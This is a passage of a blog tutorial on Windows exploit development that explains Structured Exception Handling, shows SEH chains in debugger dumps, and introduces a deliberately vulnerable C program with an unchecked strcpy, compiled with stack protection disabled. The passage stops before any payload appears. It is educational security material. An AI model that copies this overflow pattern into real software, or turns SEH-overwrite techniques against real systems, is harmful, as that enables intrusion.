Security Sift

Sifting through the world of Information Security, one bit at a time

Sift: to examine (something) thoroughly so as to isolate that which is most important -- Oxford Dictionary

Connect with me...

Windows Exploit Development – Part 6: SEH Exploits

Written by:
Mike Czumak

Written on:
March 25, 2014

Comments are closed

Most Popular Posts | Random Posts

Offensive Security's PWB and OSCP — My Experience
October 9, 2013

Exploiting MS14-066 / CVE-2014-6321 (aka "Winshock")
November 29, 2014

Windows Exploit Development – Part 2: Intro to Stack Based Overflows
December 13, 2013

peCloak.py – An Experiment in AV Evasion
March 9, 2015

Introduction

The buffer overflow exploits covered so far in this tutorial series have generally involved some form of direct EIP overwrite using a CALL or JMP instruction(s) to reach our shellcode. Today we'll take a look at a different approach using Windows Structured Exception Handling (SEH).

Before I begin explaining the basic mechanics of Windows Structured Exception Handling (as it's implemented in an x86, 32-bit environment) it bears mentioning that I intentionally omitted several details (termination handling vs. exception handling, unwinding, vectored exception handling, etc.) to focus on the basic concepts and to provide enough background information to understand SEH in the context of exploit writing. I encourage you to read up on these additional details using the references I've provided at the end of this post.

What is Structured Exception Handling?

Structured Exception Handling (SEH) is a Windows mechanism for handling both hardware and software exceptions consistently.

Those with programming experience might be familiar with the exception handling construct which is often represented as a try/except or try/catch block of code. For the purposes of this discussion, I'll reference the Microsoft extension to the C/C++ languages which looks as follows:

```
__try {
    // the block of code to try (aka the "guarded body")
    ...
}
__except (exception filter) {
    // the code to run in the event of an exception (aka the "exception handler)
    ...
}
```

The concept is quite simple — try to execute a block of code and if an error/exception occurs, do whatever the "except" block (aka the *exception handler*) says. The exception handler is nothing more than another block of code that tells the system what to do in the event of an exception. In other words, it *handles* the exception.

Exception handlers might be implemented by the application (via the above `__try/__except` construct) or by the OS itself. Since there are many different types of errors (divide by zero, out of bounds, etc), there can be many corresponding exception handlers.

Regardless of where the exception handler is defined (application vs. OS) or what type of exception it is designed to handle, all handlers are managed centrally and consistently by Windows SEH via a collection of designated data structures and functions, which I'll cover at a high level in the next section.

Major Components of SEH

For every exception handler, there is an Exception Registration Record structure which looks like this:

```
typedef struct _EXCEPTION_REGISTRATION_RECORD {
    struct _EXCEPTION_REGISTRATION_RECORD *Next;
    PEXCEPTION_ROUTINE Handler;
} EXCEPTION_REGISTRATION_RECORD, *PEXCEPTION_REGISTRATION_RECORD;
```

Phishing with Macros and Powershell
May 22, 2015

Categories

Breaches
Exploits
Opinion
Pentesting
Puzzles
Training/Certifications
Uncategorized
Web Security

Archives

October 2017
September 2017
May 2015
April 2015
March 2015
February 2015
December 2014
November 2014
October 2014
September 2014
July 2014
May 2014

Pages

About
My Library

Follow me on Twitter

My Tweets

source: http://blogs.technet.com/b/srd/archive/2009/02/02/preventing-the-exploitation-of-seh-overwrites-with-sehop.aspx

These registration records are chained together to form a linked list. The first field in the registration record (*Next) is a pointer to the next _EXCEPTION_REGISTRATION_RECORD in the SEH chain. In other words, you can navigate the SEH chain from top to bottom by using the *Next address. The second field (Handler), is a pointer to an exception handler function which looks like this:

```
EXCEPTION_DISPOSITION
__cdecl _except_handler(
    struct _EXCEPTION_RECORD *ExceptionRecord,
    oid EstablisherFrame,
    struct _CONTEXT *ContextRecord,
    void * DispatcherContext
);
```

The first function parameter is a pointer to an _EXCEPTION_RECORD structure. As you can see below, this structure holds information about the given exception including the exception code, exception address, and number of parameters.

```
typedef struct _EXCEPTION_RECORD {
        DWORD ExceptionCode;
        DWORD ExceptionFlags;
        struct _EXCEPTION_RECORD *ExceptionRecord;
        PVOID ExceptionAddress;
        DWORD NumberParameters;
        DWORD ExceptionInformation[EXCEPTION_MAXIMUM_PARAMETERS];
} EXCEPTION_RECORD;
```


source: http://www.microsoft.com/msj/0197/exception/exception.aspx

The _except_handler function uses this information (in addition to the registers data provided in the ContextRecord parameter) to determine if the exception can be handled by the current exception handler or if it needs to move to the next registration record. The EstablisherFrame parameter also plays an important role, which we'll get to in a bit.

The EXCEPTION_DISPOSITION value returned by the _except_handler function tells the OS whether the exception was successfully handled (returns a value of ExceptionContinueExecution) or if it must continue to look for another handler (returns a value of ExceptionContinueSearch).

So how does Windows SEH use the registration record, handler function, and exception record structure when trying to handle an exception? When an exception occurs, the OS starts at the top of the chain and checks the first `_EXCEPTION_REGISTRATION_RECORD` Handler function to see if it can handle the given error (based on the information passed in the `ExceptionRecord` and `ContextRecord` parameters). If not, it will move to the next `_EXCEPTION_REGISTRATION_RECORD` (using the address pointed to by `*Next`). It will continue moving down the chain in this manner until it finds the appropriate exception handler function. Windows places a default/generic exception handler at the end of the chain to help ensure the exception will be handled in some manner (represented by `FFFFFFFF`) at which point you'll likely see the "*…has encountered a problem and needs to close*" message.

Each thread has its own SEH chain. The OS knows how to locate the start of this chain by referencing the `ExceptionList` address of the thread information/environment block (TIB/TEB) which is located at `FS:[0]`. Here's a basic diagram of the Windows SEH chain with a simplified version of the `_EXCEPTION_REGISTRATION_RECORD`:




The OS walks the SEH Chain and each Exception Handler (SEH) is checked to see if it can handle the exception (by calling the exception callback function and examining the details found in the exception and context records). If not, `ExceptionContinueSearch` is returned and it moves to the address of the next record (pointed to by Next SEH) and continues down the chain until it finds a suitable exception handler or hits the last, default handler (FFFFFFFF)

This is by no means a complete overview of SEH or all of its data structures, but it should provide you with enough detail to understand the fundamental concepts. Now let's take a look at SEH in the context of an actual application.

SEH Example

Let's take a look at how SEH is implemented in practice, using Windows Media Player as an example. Recall from Part 1 of this exploit series that you can view the contents of the TEB using the `!teb` command in WinDbg. Here is a snapshot of the running process threads and a look at one of the associated TEBs for Windows Media Player (on a Win XP SP3 machine):




```
000:1285c C:\Program Files\Windows Media Player\wmplayer.exe
    000:fdf0
    001:5e94
    002:132f0
    003:1397c
    004:1312c
    005:130cc
    006:136b0
    007:13c20
    008:13954
    009:13520
    010:15b80
```

```
0:007> !teb
TEB at 7ffd8000
    ExceptionList:          02b6ff5c
    StackBase:              02b70000
    StackLimit:             02b6f000
    SubSystemTib:           00000000
    FiberData:              00001e00
    ArbitraryUserPointer:   00000000
    Self:                   7ffd8000
    EnvironmentPointer:     00000000
    ClientId:               0001285c . 00013c20
    RpcHandle:              00000000
    Tls Storage:            00000000
    PEB Address:            7ffd4000
    LastErrorValue:         0
    LastStatusValue:        0
    Count Owned Locks:      0
    HardErrorMode:          0
```

Notice the `ExceptionList` address. This is the address of the start of the SEH chain for that thread (yours may vary). In other words, this address points to the first `_EXCEPTION_REGISTRATION_RECORD` in the SEH chain. Let's take a look at how to find this same information in Immunity Debugger.

After attaching Windows Media Player to Immunity, you can hit Alt+M to view the Memory Modules. In this example, I'll double-click the same thread examined in WinDbg (`00013C20`).




```
Address  Size     Owner  Section Contains
7E720000 00001000 SXS            PE header
7E721000 00099000 SXS    .text   code,imports,exports
7E7BA000 00003000 SXS    .data   data
7E7BD000 0000A000 SXS    .rsrc   resources
7E7C7000 00009000 SXS    .reloc  relocations
7F6F0000 00007000
7FFB0000 00024000
7FFD4000 00001000
7FFD5000 00001000                data block of thread 00017234
7FFD6000 00001000                data block of thread 00013520
7FFD7000 00001000                data block of thread 00013954
7FFD8000 00001000                data block of thread 00013C20
7FFD9000 00001000                data block of thread 000136B0
7FFDA000 00001000                data block of thread 000130CC
7FFDB000 00001000                data block of thread 0001312C
7FFDC000 00001000                data block of thread 0001397C
7FFDD000 00001000                data block of thread 000132F0
7FFDE000 00001000                data block of thread 00005E94
7FFDF000 00001000                data block of main thread
7FFE0000 00001000
```

```
7FFD8000 02B6FF5C (Pointer to SEH chain)
7FFD8004 02B70000 (Top of thread's stack)
7FFD8008 02B6F000 (Bottom of thread's stack)
7FFD800C 00000000
7FFD8010 00001E00
7FFD8014 00000000
7FFD8018 7FFD8000
7FFD801C 00000000
7FFD8020 0001285C
7FFD8024 00013C20 (Thread ID)
7FFD8028 00000000
7FFD802C 00000000 (Pointer to Thread Local Storage)
7FFD8030 7FFD4000
7FFD8034 00000000 (Last error = ERROR_SUCCESS)
7FFD8038 00000000
7FFD803C 00000000
7FFD8040 E2F59B70
7FFD8044 00000000
7FFD8048 00000000
7FFD804C 00000000
```

This opens up the Dump window for that thread, which you'll notice is the TEB. Just as in WinDbg, you'll see that the start of the SEH chain is located at `02B6FF5C`.

Another way to find the start of the SEH chain for the current thread is by dumping `FS:[0]` as follows:




```
Address   Hex dump                 ASCII
02B6FF5C  DC FF B6 02 C0 9A 83 7C  ▄ ╢☻└Üâ¦
02B6FF64  08 26 80 7C 00 00 00 00  ◘&Ç¦....
02B6FF6C  80 FF B6 02 42 25 80 7C  Ç ╢☻B%Ç¦
02B6FF74  30 04 00 00 C0 27 09 00  0♦..└'..
02B6FF7C  00 00 00 00 A0 FF B6 02  ....á ╢☻
02B6FF84  1B 36 65 63 30 04 00 00  ←6ec0♦..
02B6FF8C  C0 27 09 00 00 00 58 63  └'....Xc
02B6FF94  30 4D 15 00 30 4D 15 00  0M§.0M§.
02B6FF9C  30 4D 15 00 B4 FF B6 02  0M§.┤ ╢☻
02B6FFA4  2C 72 59 63 60 09 90 02  ,rYc`.É☻
02B6FFAC  89 72 59 63 00 00 00 00  ërYc....
02B6FFB4  EC FF B6 02 13 B7 80 7C  ∞ ╢☻‼╖Ç¦
02B6FFBC  30 4D 15 00 60 09 90 02  0M§.`.É☻
02B6FFC4  00 00 00 00 30 4D 15 00  ....0M§.
02B6FFCC  00 80 FD 7F 00 86 BF 89  .Ç²⌂.å┐ë
02B6FFD4  C0 FF B6 02 20 F3 E4 87  └ ╢☻ ≤Σç
02B6FFDC  FF FF FF FF C0 9A 83 7C      └Üâ¦
02B6FFE4  20 B7 80 7C 00 00 00 00   ╖Ç¦....
02B6FFEC  00 00 00 00 00 00 00 00  ........
02B6FFF4  7B 72 59 63 30 4D 15 00  {rYc0M§.
02B6FFFC  00 00 00 00              ....
```

```
d fs:[0]
```

Again, notice the first address is `02B6FF5C` which in turn, points to `02B6FFDC` (the start of the SEH chain).


The final, and easiest method of viewing the SEH chain in Immunity is by hitting Alt+S:



```
Address   SE handler
02B6FF5C  kernel32.7C839AC0
02B6FFDC  kernel32.7C839AC0
```

No surprise, the first entry in the chain is `02B6FF5C`. What this SEH chain window also clearly shows is that there are two `_EXCEPTION_REGISTRATION_RECORDs` for this thread (SEH chain length = 2) and they both point to the same exception handler function.

If you take a look at the stack for this thread (towards the bottom), you'll be able to see this SEH chain, starting at `02B6FF5C`.


Immunity Debugger - wmplayer.exe - [CPU - thread 00013C20, module ntdll]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed

```
7C90E4F4 L$ C3              RETN
7C90E4F5  . 8DA424 000000   LEA ESP,DWORD PTR SS:[E
7C90E4FC  . 8D6424 00       LEA ESP,DWORD PTR SS:[E
7C90E500 [$ 8D5424 08       LEA EDX,DWORD PTR SS:[E
7C90E504 |. CD 2E           INT 2E
7C90E506 L. C3              RETN
7C90E507    90              NOP
7C90E508 [$ 55              PUSH EBP
7C90E509 |. 8BEC            MOV EBP,ESP
7C90E50B |. 9C              PUSHFD
7C90E50C |. 81EC D0020000   SUB ESP,2D0
```

```
Registers (FPU)
EAX 02CB1060
ECX 02B6FF4C
EDX 029C7958
EBX 00154D30
ESP 02B6FF08
EBP 02B6FF6C
ESI 00000430
EDI 00000000

EIP 7C90E4F4 ntdll.KiFastSystemCallRet
```

```
Address  Hex dump                 ASCII
02B6FF5C DC FF B6 02 C0 9A 83 7C
02B6FF64 08 26 80 7C 00 00 00 00  &Ç|....
02B6FF6C 80 FF B6 02 42 25 80 7C  Ç B%Ç|
02B6FF74 30 04 00 00 C0 27 09 00  0♦..
02B6FF7C 00 00 00 00 A0 FF B6 02  ....á
02B6FF84 1B 36 65 63 30 04 00 00  ←6ec0♦..
02B6FF8C C0 27 09 00 00 00 58 63  .....Xc
02B6FF94 30 4D 15 00 30 4D 15 00  0M§.0M§.
02B6FF9C 30 4D 15 00 B4 FF B6 02  0M§.
02B6FFA4 2C 72 59 63 60 09 90 02  ,rYc`.É
02B6FFAC 89 72 59 63 00 00 00 00  ërYc....
02B6FFB4 EC FF B6 02 13 B7 80 7C  ∞ ‼╖Ç|
02B6FFBC 30 4D 15 00 60 09 90 02  0M§.`.É
02B6FFC4 00 00 00 00 30 4D 15 00  ....0M§.
02B6FFCC 00 80 FD 7F 00 86 BF 89  .Ç².å┐ë
02B6FFD4 C0 FF B6 02 20 F3 E4 87   ≤Σç
02B6FFDC FF FF FF FF C0 9A 83 7C      └Üâ|
02B6FFE4 20 B7 80 7C 00 00 00 00   ╖Ç|....
02B6FFEC 00 00 00 00 00 00 00 00  ........
02B6FFF4 7B 72 59 63 30 4D 15 00  {rYc0M§.
02B6FFFC 00 00 00 00              ....
```

```
02B6FF44  7FFD4000 .@²⌂
02B6FF48  7FFD8000 .Ç²⌂
02B6FF4C  02B6FF3C <
02B6FF50  029C7CC8      RETURN to 029C7CC8 from 01A47CC8
02B6FF54  02B6FF1C
02B6FF58  02B6FF88
02B6FF5C  02B6FFDC      Pointer to next SEH record
02B6FF60  7C839AC0 └Üâ| SE handler
02B6FF64  7C802608      kernel32.7C802608
02B6FF68  00000000 ....
02B6FF6C [02B6FF80
02B6FF70 |7C802542 B%Ç| RETURN to kernel32.WaitForSingleObject+12 from kernel32.WaitForSingleObjectEx
02B6FF74 |00000430 0♦..
02B6FF78 |000927C0
02B6FF7C |00000000 ....
02B6FF80 ]02B6FFA0
02B6FF84 |6365361B ←6ec RETURN to mshtml.6365361B from kernel32.WaitForSingleObject
02B6FF88 |00000430 0♦..
02B6FF8C |000927C0
02B6FF90 |63580000 ..Xc mshtml.63580000
02B6FF94 |00154D30 0M§.
02B6FF98 |00154D30 0M§.
02B6FF9C |00154D30 0M§.
02B6FFA0 ]02B6FFB4
02B6FFA4 |6359722C ,rYc RETURN to mshtml.6359722C
02B6FFA8 |02900960 `.É
02B6FFAC |63597289 ërYc RETURN to mshtml.63597289 from mshtml.635971F2
02B6FFB0 |00000000 ....
02B6FFB4 L02B6FFEC ∞
02B6FFB8  7C80B713 ‼╖Ç| RETURN to kernel32.7C80B713
02B6FFBC  00154D30 0M§.
02B6FFC0  02900960 `.É
02B6FFC4  00000000 ....
02B6FFC8  00154D30 0M§.
02B6FFCC  7FFD8000 .Ç²⌂
02B6FFD0  89BF8600 .å┐ë
02B6FFD4  02B6FFC0
02B6FFD8  87E4F320  ≤Σç
02B6FFDC  FFFFFFFF      End of SEH chain
02B6FFE0  7C839AC0 └Üâ| SE handler
02B6FFE4  7C80B720  ╖Ç| kernel32.7C80B720
02B6FFE8  00000000 ....
02B6FFEC  00000000 ....
02B6FFF0  00000000 ....
02B6FFF4  6359727B {rYc mshtml.6359727B
02B6FFF8  00154D30 0M§.
02B6FFFC  00000000 ....
```


Again, you can see both registration records in the SEH chain — the first is the start of the chain located at `02B6FF5C` and the second is the default handler (as indicated by `FFFFFFFF` / "`End of SEH Chain`") at `02B6FFDC`.

Exploiting SEH

Now that you have an idea of how Windows SEH works and how to locate the SEH chain in Immunity, let's see how it can be abused to craft reliable exploits. For this example, I'm going to use the basic C program example from Part 1 of this exploit series (original source: Wikipedia).


```
#include <string.h>

void foo (char *bar)
{
   char  c[12];

   strcpy(c, bar);  // no bounds checking
}

int main (int argc, char **argv)
{
   foo(argv[1]);
}
```

For demo purposes I've compiled it using MS Visual Studio Command Line with the `/Zi` switch (for debugging) and `/GS-` switch (to remove stack cookie protection). Running the program with an argument of 10 A's (`stack_demo.exe AAAAAAAAAA`) you can see that by default there are two entries in the SEH chain (neither of which are explicitly defined in the application code itself).




```
Address  SE handler
0012FFB0 stack_de.00402880
0012FFE0 kernel32.7C839AC0
```

And on the stack…




```
0012FF58  0012FF60 ' ‡.  ASCII "AAAAAAAAAAA"
0012FF5C  00333010 ▶03.  ASCII "AAAAAAAAAAA"
0012FF60  41414141 AAAA
0012FF64  41414141 AAAA
0012FF68  00004141 AA..
0012FF6C ┌0012FF78 x ‡.
0012FF70 │0040750F *u@.  RETURN to stack_de.0040750F from stack_de.00401005
0012FF74 │00333010 ▶03.  ASCII "AAAAAAAAAAA"
0012FF78 ╞0012FFC0 └ ‡.
0012FF7C │004012F2 ≥‡@.  RETURN to stack_de.004012F2 from stack_de.0040100A
0012FF80 │00000002 ☻...
0012FF84 │00332FC0 └/3.
0012FF88 │00333038 803.
0012FF8C │9500CAF3 ≤╧.ò
0012FF90 │0069006E n.i.
0012FF94 │00790074 t.y.
0012FF98 │7FFDB000 .░²⌂
0012FF9C │0012FFAC ¼ ‡.
0012FFA0 │00790074 t.y.
0012FFA4 │00000000 ....
0012FFA8 │0012FF8C î ‡.
0012FFAC │E55AC615 §╞Zσ
0012FFB0 │0012FFE0 α ‡.  Pointer to next SEH record
0012FFB4 │00402880 Ç(@.  SE handler
0012FFB8 │9552FB23 #√Rò
0012FFBC │00000000 ....
0012FFC0 └0012FFF0 ≡ ‡.
0012FFC4  7C817067 gpü|  RETURN to kernel32.7C817067
0012FFC8  0069006E n.i.
0012FFCC  00790074 t.y.
0012FFD0  7FFDB000 .░²⌂
0012FFD4  8054B6B8 ╕╢TÇ
0012FFD8  0012FFC8 ╚ ‡.
0012FFDC  881AA020  á→ê
0012FFE0  FFFFFFFF       End of SEH chain
0012FFE4  7C839AC0 └üã|  SE handler
0012FFE8  7C817070 ppü|  kernel32.7C817070
0012FFEC  00000000 ....
0012FFF0  00000000 ....
0012FFF4  00000000 ....
0012FFF8  00401348 H‼@.  stack_de.<ModuleEntryPoint>
0012FFFC  00000000 ....
```

